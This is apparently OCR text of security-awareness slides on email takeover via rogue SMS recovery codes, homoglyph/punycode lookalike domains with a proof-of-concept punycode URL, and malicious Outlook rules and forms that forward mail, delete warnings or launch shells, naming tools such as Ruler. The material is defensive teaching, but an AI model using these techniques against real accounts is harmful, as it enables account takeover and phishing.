
Rogue Recoveries

Hacking Into Your Email Using Recovery Methods

SMS Recovery Hack - Steps

3. You get text from vendor with your reset code, which you then send to other number





Rogue Recoveries

Hacking Into Your Email Using Recovery Methods

SMS Recovery Hack - Steps

4. Hacker uses your SMS PIN code to login to your email account and take it over

Note: To be fair, Google has some of the best recovery options of any email provider, including that it can send a non-SMS message to your phone before the hacker can even get to the SMS code screen to get Google to send an SMS message

Rogue Recoveries

Defenses

- Be aware of rogue recovery messages
- Recognize when SMS recovery PINs should be typed into browsers, not (usually) back into SMS
- Use MFA when possible
- Try to avoid alternate email-based recovery methods
- Try to avoid SMS-based recovery methods
- Try to minimize public posting of phone numbers related to your recovery account methods

Homoglyph Attacks

<u>Quickly</u>

- What looks like a regular-looking letter or character can be a look-a-like character of another language
- Hackers create fake domains that use look-alike characters – *homoglyphs*
- Attacks using homoglyphs are known as *homographic attacks*
  - Also known as *punycode attacks*

Homoglyph Attacks

Character Sets

- All devices/OS/apps use a “character set” to define what characters and languages can be used to display and print characters
- The first computers used the **ASCII character set**
  - Only supported 128 English characters (control characters plus characters on your keyboard)
  - 128-characters is a bit limiting even for English speakers

Homoglyph Attacks

Character S

- All device
  what char
  and print
- The first c
  - Only su
    charact
  - 128-cha
    speaker

to define
d to display

ter set
(control
oard)
English

Hex	Dec	Char		Hex	Dec	Char	Hex	Dec	Char	Hex	Dec	Char
0x00	0	NULL	null	0x20	32	Space	0x40	64	@	0x60	96	`
0x01	1	SOH	Start of heading	0x21	33	!	0x41	65	A	0x61	97	a
0x02	2	STX	Start of text	0x22	34	"	0x42	66	B	0x62	98	b
0x03	3	ETX	End of text	0x23	35	#	0x43	67	C	0x63	99	c
0x04	4	EOT	End of transmission	0x24	36	$	0x44	68	D	0x64	100	d
0x05	5	ENQ	Enquiry	0x25	37	%	0x45	69	E	0x65	101	e
0x06	6	ACK	Acknowledge	0x26	38	&	0x46	70	F	0x66	102	f
0x07	7	BELL	Bell	0x27	39	'	0x47	71	G	0x67	103	g
0x08	8	BS	Backspace	0x28	40	(	0x48	72	H	0x68	104	h
0x09	9	TAB	Horizontal tab	0x29	41	)	0x49	73	I	0x69	105	i
0x0A	10	LF	New line	0x2A	42	*	0x4A	74	J	0x6A	106	j
0x0B	11	VT	Vertical tab	0x2B	43	+	0x4B	75	K	0x6B	107	k
0x0C	12	FF	Form Feed	0x2C	44	,	0x4C	76	L	0x6C	108	l
0x0D	13	CR	Carriage return	0x2D	45	-	0x4D	77	M	0x6D	109	m
0x0E	14	SO	Shift out	0x2E	46	.	0x4E	78	N	0x6E	110	n
0x0F	15	SI	Shift in	0x2F	47	/	0x4F	79	O	0x6F	111	o
0x10	16	DLE	Data link escape	0x30	48	0	0x50	80	P	0x70	112	p
0x11	17	DC1	Device control 1	0x31	49	1	0x51	81	Q	0x71	113	q
0x12	18	DC2	Device control 2	0x32	50	2	0x52	82	R	0x72	114	r
0x13	19	DC3	Device control 3	0x33	51	3	0x53	83	S	0x73	115	s
0x14	20	DC4	Device control 4	0x34	52	4	0x54	84	T	0x74	116	t
0x15	21	NAK	Negative ack	0x35	53	5	0x55	85	U	0x75	117	u
0x16	22	SYN	Synchronous idle	0x36	54	6	0x56	86	V	0x76	118	v
0x17	23	ETB	End transmission block	0x37	55	7	0x57	87	W	0x77	119	w
0x18	24	CAN	Cancel	0x38	56	8	0x58	88	X	0x78	120	x
0x19	25	EM	End of medium	0x39	57	9	0x59	89	Y	0x79	121	y
0x1A	26	SUB	Substitute	0x3A	58	:	0x5A	90	Z	0x7A	122	z
0x1B	27	FSC	Escape	0x3B	59	;	0x5B	91	[	0x7B	123	{
0x1C	28	FS	File separator	0x3C	60	<	0x5C	92	\	0x7C	124	|
0x1D	29	GS	Group separator	0x3D	61	=	0x5D	93	]	0x7D	125	}
0x1E	30	RS	Record separator	0x3E	62	>	0x5E	94	^	0x7E	126	~
0x1F	31	US	Unit separator	0x3F	63	?	0x5F	95	_	0x7F	127	DEL

Homoglyph Attacks

Character Sets – ANSI & Unicode

- Early on, Microsoft Windows used what is known as the **American National Standards Institute (ANSI)** character-set
  - 218 characters
  - Wasn't built to handle more complex languages like Cyrillic and Chinese.
- Starting with Microsoft Windows 2000, Microsoft started to use **Unicode**
  - Unicode supports every known language, active and ancient, and it can represent millions of different chars

Homoglyph Attacks

Character Sets – UTF-8 & Punycode

- Since 2009, the World Wide Web uses a character-set known as **UTF-8 (Unicode Transformation Format 8-bit)**
  - It's a subset of over 1 million Unicode characters.
- Subset of UTF-8 that many browsers to display hostnames is known as **punycode**
- When you type in a character into your browser, behind the scenes the computer is dealing with the typed in character as its Unicode number. It's the way the web and web applications work behind the scenes

Homoglyph Attacks


Homograph Attacks

- Problem: Different Unicode/punycode characters look like each other
  - For example, the Unicode Latin "a" (U+0061 hex) and Cyrillic "a" (U+0430 hex) may look the same in a browser URL but are different characters represented in different languages
- This allows phishers to create new domain names that look just like other domain names, but are different

Homoglyph Attacks


Homograph Attacks

https://www.xudongz.com/blog/2017/idn-phishing/



Not English word apple, but a Cyrillic set of characters that look like apple


When clicked on converts to this



Homoglyph Attacks

Homograph Attacks

https://thehackernews.com/2017/04/unicode-Punycode-phishing-attack.html



Not English word epic, but a Cyrillic set of characters that look like epic

When clicked on converts to this

Homoglyph Attacks

Homograph Attacks

https://thehackernews.com/2017/04/unicode-Punycode-phishing-attack.html

Display text said this


There is another proof-of-concept website c

When I hovered over the link it said this…

https://www.xn--e1awd7f.com/

When I clicked on it, it said this


When I copy/pasted it it said this



Homoglyph Attacks

Homograph Attacks

Some browsers will warn you if they detect a homographic attack



Homoglyph Attacks

Homoglyph Attacks

- Was a theoretical attack until it wasn't
  - https://blogs.microsoft.com/on-the-issues/2021/07/19/cybercrime-homoglyphs-dcu-court-order/
  - Microsoft found 18 fake domains using homoglyph characters, used in real world attacks

Microsoft | Microsoft On the Issues Our Company

These malicious homoglyphs exploit similarities of alpha-numeric characters to create deceptive domains to unlawfully impersonate legitimate organizations. For example, a homoglyph domain may utilize characters with shapes that appear identical or very similar to the characters of a legitimate domain, such as the capital letter "O" and the number "0" (e.g. MICROSOFT.COM vs. MICR0S0FT.COM) or an uppercase "I" and a lowercase "l" (e.g. MICROSOFT.COM vs. MICROSOFT.COM). We continue to see this technique used in business email compromise (BEC), nation state activity, malware and ransomware distribution, often combined with credential phishing and account compromise to deceive victims and infiltrate customer networks.

Fighting an emerging cybercrime trend

Jul 19, 2021 | Amy Hogan-Burney - General Manager, Digital Crimes Unit

Bad Rules

Bad Mailbox Rules and Rogue Forms

- Hackers have been abusing mail rules forever, and mail forms to a lesser extent
- Requires a previous compromise or stolen email credentials
- Attacks use rogue rules, forms, COM Add-ins, configuration settings, to accomplish maliciousness
- Often isn’t detected by anti-malware or deterred by password changes

Bad Rules


Bad Mailbox Rules and Rogue Forms

- Can be created manually by attacker on victm's computer
- Can be created remotely using hacking tools, like Empire Powershell or Sense Post Ruler
- Can be created using OAUTH phishing

Bad Rules

Bad Mailbox Rules


Common example: Outlook rule which copies every incoming email to another rogue user





Bad Rules

Bad Mailbox Rules

Common example: Outlook rule which copies every incoming email to another rogue user









Bad Rules

Bad Mailbox Rules

Common example: Outlook rule which copies every incoming email to another rogue user






Bad Rules

Bad Mailbox Rules

Called “Filters” in Gmail



Bad Rules

Bad Mailbox Rules

Other examples:

- Intercept and delete “Are you sure you want to update your bank details?” emails
- Monitor certain key words and only send those emails to the attacker
- Format a hard drive or delete files when a “triggering email” is received
- Send account PIN reset emails to attacker
- Intercept incoming emails to switch out critical details
- Change links in outgoing email to a phishing link


Bad Rules

Bad Mailbox Rules

Common example: Outlook rule which starts rogue app or shell

- **Start application** and **Run a script** options are no longer available unless you do a registry edit and restart Outlook

- And restarting Outlook might warn the end-user…so…



Bad Forms

Rogue Forms

Another example: Create custom Outlook form which starts rogue app or shell when specific email is received

